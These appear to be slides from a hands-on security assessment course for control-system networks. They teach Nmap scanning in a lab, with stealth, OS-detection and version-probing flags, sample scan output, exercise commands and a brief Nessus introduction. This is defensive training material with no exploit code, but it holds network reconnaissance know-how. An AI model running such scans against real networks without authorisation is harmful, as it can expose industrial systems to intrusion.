
- The interactive session will cover both scanning and network analysis activities
- You will be assessing Corporate, DMZ, and Control networks
- You will be provided an IP address for each network
 - Corporate 192.168.2.0/24 – DHCP 192.168.2.100-200
 - DMZ 192.168.3.0/24 – DHCP 192.168.3.100-200
 - Control 192.168.1.0/24 – DHCP 192.168.1.100-200

Interactive Guidelines



- You will be provided a customized Knoppix CD (with tools) to boot your computer from
- You will be using the Knoppix CD for most of the hands-on work
- You also have the option to use your own tools

Demo Network Layout



We'll rotate networks during the course of the day


Starting...

1. Insert Knoppix CD
2. Turn off / Shutdown (remove your HDD if desired)
3. Reboot and set you computer to boot from CD (F12)
4. Start your computer
5. Open a 'root' console
Kmenu → Root shell

-- Reference the documentation provided at startup --


Remember, the Linux 'man' command is your friend!

Starting...



If your computer successfully boots you will be brought to this screen

Starting...



Root User Shell

Knoppix User Shell

Most of our exercises will be run from a Linux shell

Basic Linux Shell Commands

Some of the common commands:

- man <cmd> - Open the manual page for a command
- <cmd> --help - Often invokes simple help instructions for a command
- ls - List directory contents (same as dir)
- pwd - Print the current working directory
- rm - Remove a file (same as del)
- mv <src><dst> - Move a file
- cp <src><dst> - Copy a file
- cd - Change to a new directory
- more <file> - Prints contents of a file to the shell
- less <file> - Same as more, but different
- cat <file> - Same as more or less, but different
- nano <file> - Opens the file in a simple text editor
- ifconfig - Displays network adapter information (IP, MAC, etc)
- pump - DHCP client application (e.g. pump -i eth0)

To execute programs in a local directory (e.g. metasploit) use ./
./msfconsole

Tab completion is your friend... We'll show you how!

Enumerate Network

Nmap is designed to allow system administrators & curious individuals to scan large networks to determine which hosts are up & what services they are offering.

A Fast & Informative Network Scanner that CAN Be Safely Used on isolated non-production SCADA/Control System Networks. *

This tool can be **DANGEROUS to your system, use with caution!**


Nmap Network Exploration

- Nmap was originally designed to be run from the command line (i.e. A Bash or DOS prompt)
- Some common Nmap options:
 - -sS TCP SYN Stealth Scanning (Default for root)
 - -sF TCP FIN Stealth Scanning
 - -sX Nmap Christmas Tree Scan (All TCP Flags Set)
 - -sN Null Stealth Scanning (No TCP Flags Set)
 - -sP Ping Sweep
 - -sV Enable Version Probing
 - -O OS Detection
 - -Tx Timing Mode (Polite & Sneaky)
 - -oN <file> Save the results to a normal text file
 - -n Do not resolve IP addresses (DNS)

Nmap Network Exploration

- Target hosts can be specified in many ways:
 - 192.168.2.1-254
 - All 255 possible IP addresses on this subnet
 - 192.168.2.0/24
 - Equivalent to the above but signifying a class C address block
 - 192.168.1-4.1-254
 - Ranges are allowed for subnets as well
 - 192.168.0.0/16
 - The 16-bit netmask will scan the entire class B address block

Nmap Network Exploration



```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-10-12 09:49 MDT
Interesting ports on 10.4.4.20:
(The 1660 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      HP JetDirect printer telnetd
515/tcp   open  printer?
9100/tcp  open  jetdirect?
MAC Address: 00:60:B0:03:C8:70 (Hewlett-packard CO.)
Device type: printer
Running: HP embedded
OS details: HP printer w/JetDirect card

Interesting ports on 10.4.4.50:
(The 1660 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 3.9p1 (protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
MAC Address: 00:12:3F:1B:7E:0A (Dell)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.18 - 2.6.7
Uptime 0.044 days (since Wed Oct 12 08:47:02 2005)


Interesting ports on 10.4.4.100:
(The 1661 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 3.9p1 (protocol 2.0)
631/tcp   open  ipp         CUPS 1.1
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux 2.4.19 rc1-rc7)
Uptime 5.064 days (since Fri Oct 7 08:17:57 2005)

Nmap finished: 100 IP addresses (3 hosts up) scanned in 37.592 seconds
```


Nmap Network Exploration

There is a GUI for Nmap so that you don't need to memorize all of the options, but we will be using the command line in this class.

The options in the menus accommodate for the option flags used in the command line version.



Exercises



```
Root
root@Knoppix:~# nmap -sP -n 10.4.4.0/24

Starting Nmap 4.53 ( http://insecure.org ) at 2009-01-13 20:22 EST
Host 10.4.4.20 appears to be up.
MAC Address: 00:60:B0:03:C8:70 (Hewlett-Packard CO.)
Host 10.4.4.60 appears to be up.
MAC Address: 00:18:8B:B1:C6:0C (Dell)
Host 10.4.4.100 appears to be up.
MAC Address: 00:40:44:A8:62:B6 (Careo Communications)
Host 10.4.4.111 appears to be up.
Host 10.4.4.135 appears to be up.
MAC Address: 00:18:8B:06:6B:5A (Dell)
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.255 seconds
root@Knoppix:~#
```

Run the following nmap commands in a Linux shell (don't forget the `-oN <file>` option and replace the X with your subnet) :

```
nmap -sP -n 192.168.X.1-100      (Ping Scan)
nmap -sS -n 192.168.X.1-100    (Syn Scan)
nmap -sS -n -O -p- 192.168.X.1-100 (Syn Scan w/ OS detection on all ports)
nmap -sV -n 192.168.X.1-100    (TCP Connect Scan w/ version Detection)
nmap -A -n 192.168.X.1-100    (Everything Scan)
```

How did the results differ between these scans?

What different types of information are available?

Review

Nmap is a network discovery tool and can be used for identifying the systems *currently* connected to your network. It will also allow you to audit what services are running on the identified hosts.

- What was discovered?
- Did you see any new devices or computers?
- Did you see your neighbors and their systems?
- What services were observed?
- **What NERC requirements might Nmap be useful for?**

Nessus Security Scanner

***The Nessus Security Scanner
is a Security Auditing Tool Made Up of Two Parts:***

Server

The Server,
Nessusd is in Charge
of the Attacks


Client

The Client Nessus
Provides An Interface
to the User.”

